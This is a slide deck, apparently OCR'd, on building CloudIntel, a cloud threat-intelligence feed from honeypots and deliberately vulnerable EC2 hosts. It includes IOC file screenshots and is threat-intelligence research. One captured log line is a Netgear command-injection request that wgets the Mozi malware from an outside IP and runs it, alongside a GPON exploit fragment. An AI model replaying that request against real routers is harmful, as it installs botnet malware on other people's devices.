


CloudIntel / 2023 / 01 / 09-01-2023


Himanshu Anand fixing directory structure

12 lines (6 loc) · 337 Bytes

```
IOC : 68.21.145.132

Associated with AWS scanning and bruteforce activity.

VT detections : 6 vendors

As per the community comments, this is IP was found ot perform SSH bute some 2 months back.

https://www.virustotal.com/gui/ip-address/68.21.145.132/community


The IP is hosting some personal website, seems to be compromised asset.
```



```
.github
2023
2024
  01
  02
  03
  04
  05
  06
.gitignore
CONTRIBUTING.md
IOC_CONSUMPTION.md
LICENSE
README.md
```



CloudIntel / 2024 / 06 / 03-06-2024
unknownhad Create 03-06-2024
39de7ec · 1 hour ago
History
Code
Blame
33 lines (23 loc) · 1023 Bytes
Raw

```
Top 5 IPs for 2024-06-03 :

198.27.89.196
14.103.39.179
119.115.17.157
115.63.52.144
218.92.0.96



Malware Observed:

file name : sshd
94f2e4d8d4436874785cd14e6e6d403507b8750852f7f2040352069a75da4c00
https://www.virustotal.com/gui/file/94f2e4d8d4436874785cd14e6e6d403507b8750852f7f2040352069a75da4c00
File downloaded from : http://42.5.227.183:23645/.i
d5601202dff3017db238145ff21857415f663031aca9b3d534bec8991b12179a
https://www.virustotal.com/gui/file/d5601202dff3017db238145ff21857415f663031aca9b3d534bec8991b12179a




Commands/exploits observed:

/setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+http://95.132.72.31:58449/Mozi.m+-O+/tmp/netgear;sh+netgear&curpath=/&currentsetting.

POST /GponForm/diag_Form?images/ HTTP/1.1
Host: 127.0.0.1:80
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
```

The Genesis of Cloud Intel

Story of Cloud Intel

- No dedicated public cloud Threat intelligence available

The Genesis of Cloud Intel

Story of Cloud Intel

- No dedicated public cloud Threat intelligence available
- Attack surface

The Genesis of Cloud Intel

Story of Cloud Intel

- No dedicated public cloud Threat intelligence available
- Attack surface
- TTPs

The Genesis of Cloud Intel

Story of Cloud Intel

- No dedicated public cloud Threat intelligence available
- Attack surface
- TTPs
- Logging and detection mechanism are different

The Genesis of Cloud Intel

Story of Cloud Intel

- No dedicated public cloud Threat intelligence available
- Attack surface
- TTPs
- Logging and detection mechanism are different
- Services specific to Clouds

The Genesis of Cloud Intel

Story of Cloud Intel

Initial challenges and motivations

The Genesis of Cloud Intel

Story of Cloud Intel

Initial challenges and motivations

- Cost

The Genesis of Cloud Intel

Story of Cloud Intel

Initial challenges and motivations

- Cost
- Time

The Genesis of Cloud Intel

Story of Cloud Intel

Initial challenges and motivations

- Cost
- Time
- Signal V/S Noise

The Genesis of Cloud Intel

Story of Cloud Intel

Initial challenges and motivations

- Cost
- Time
- Signal V/S Noise
- Cloud specific Attacks

The Genesis of Cloud Intel

Story of Cloud Intel

Initial challenges and motivations

- Cost
- Time
- Signal V/S Noise
- Cloud specific Attacks
- Real Attacks and TTPs on cloud

Key milestones in the journey of Cloud Intel

Key milestones in the journey of Cloud Intel

Initial Approach with Honeypots

t-POT

Why?

Why?

Easy to set up

Why?

Easy to set up

Beginner friendly

Why?

Easy to set up

Beginner friendly

Enough Secure

Why?

Easy to set up

Beginner friendly

Enough Secure

Easy to manage

Why?


Easy to set up


Beginner friendly

Enough Secure

Easy to manage


Does the job


1 (Admin/Attacker)
Internet
Big EC2
Honey Pot
Kibana
Another Honey pot
2
2
2
Elastic
3
Python Code Query Elastic
push code to Cloudflare


4
R2- Bucket
JSON data in format
DD-MM-YYYY
Fetches data for API Query
2
Cloudflare
3
1
API User

Moment of Realization

Static configuration



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
sshd:x:101:65534::/var/run/sshd:/usr/sbin/nologin
phil:x:1000:1000:Phil California,,,:/home/phil:/bin/bash
```

```
Host name : svr04

Cpu Info :
        processor       : 0

        vendor_id       : GenuineIntel

        cpu family      : 6

        model           : 23

        model name      : Intel(R) Core(TM)2 Duo CPU     E8200  @ 2.66GHz

        stepping : 6

        cpu MHz : 2133.304

        cache size      : 6144 KB
```

Moment of Realization

Static configuration

Predictable results

Moment of Realization

Static configuration

Predictable results

Easy to detect

Moment of Realization

Static configuration

Predictable results

Easy to detect

Attacks chains are incomplete

Moment of Realization

Static configuration

Predictable results

Easy to detect

Attacks chains are incomplete

Mostly Scanners

As a Security Researcher what I did

As a Security Researcher what I did

Change static configurations

As a Security Researcher what I did

Change static configurations

Update timeout

As a Security Researcher what I did

Change static configurations

Update timeout

Fix system setting

As a Security Researcher what I did

Change static configurations

Update timeout


Fix system setting

Add few more shell commands

What attackers executed post new configuration

enable -> multiple different services

```
tmpfs /dev/shm tmpfs rw,nosuid,nodev 0 0

tmpfs /run/lock tmpfs rw,nosuid,nodev,noexec,relatime,size=5120k 0 0

systemd-1 /proc/sys/fs/binfmt_misc autofs
rw,relatime,fd=22,pgrp=1,timeout=300,minproto=5,maxproto=5,direct 0 0

fusectl /sys/fs/fuse/connections fusectl rw,relatime 0 0
```


TOO MANY THINGS
h
r
30° 45° 60°
sin
cos
tan
y = ax² + bx + c
(x₁, x₂) = −b ± Δ / 2a
30°
60°
2x
x√3
45°
s√2
s
imgflip.com

Issues

Too many bypass

Issues

Too many bypass

Easy to detect honeypot

Issues

Too many bypass

Easy to detect honeypot

Only endpoint service is emulated

Issues

Too many bypass

Easy to detect honeypot

Only endpoint service is emulated

Less end to end attacks

Issues

Too many bypass

Easy to detect honeypot

Only endpoint service is emulated

Less end to end attacks

Not too sophisticated

HONEYPOT
REAL THING
imgflip.com

Transition to Real Systems

Why?

Why?

Tailored it as per the need

Why?

Tailored it as per the need

No bypass

Why?

Tailored it as per the need

No bypass

Can use other services

Why?

Tailored it as per the need

No bypass

Can use other services

Can get full attack chain

Why not?

Why not?

Expensive

Why not?

Expensive

Hard to manage

Why not?

Expensive

Hard to manage

Easy to misconfigur

Why not?

Expensive

Hard to manage


Easy to misconfigur

Can get too complicated very easily

Comparative Analysis

	HoneyPot	Real system
Cost	Less than Real System	High
Management	Easy	Hard
Complexity	Relatively Easy	Can be difficult
Types of Attack	Basic	Sophisticated
Shell	Emulate each command	It’s the real box
New Cloud Services	Hard	Just a matter of security configuration

Current Architecture



Attacker

Revamp system every 30 mins

EC2 with vulnerable services
SSH Telnet open to internet

Dummy/Canary data
(Bucket not open to Internet)

All Logs are pushed to Elastic for querying

elastic

Benefit of current architecture

Customizable with other services

Benefit of current architecture

Customizable with other services

Track adversary for every keystrokes

Benefit of current architecture

Customizable with other services

Track adversary for every keystrokes

Mimicked to behave like big corporate

Benefit of current architecture

Customizable with other services

Track adversary for every keystrokes

Mimicked to behave like big corporate

No risk of IP getting exposed/known honeypot

Benefit of current architecture

Customizable with other services

Track adversary for every keystrokes

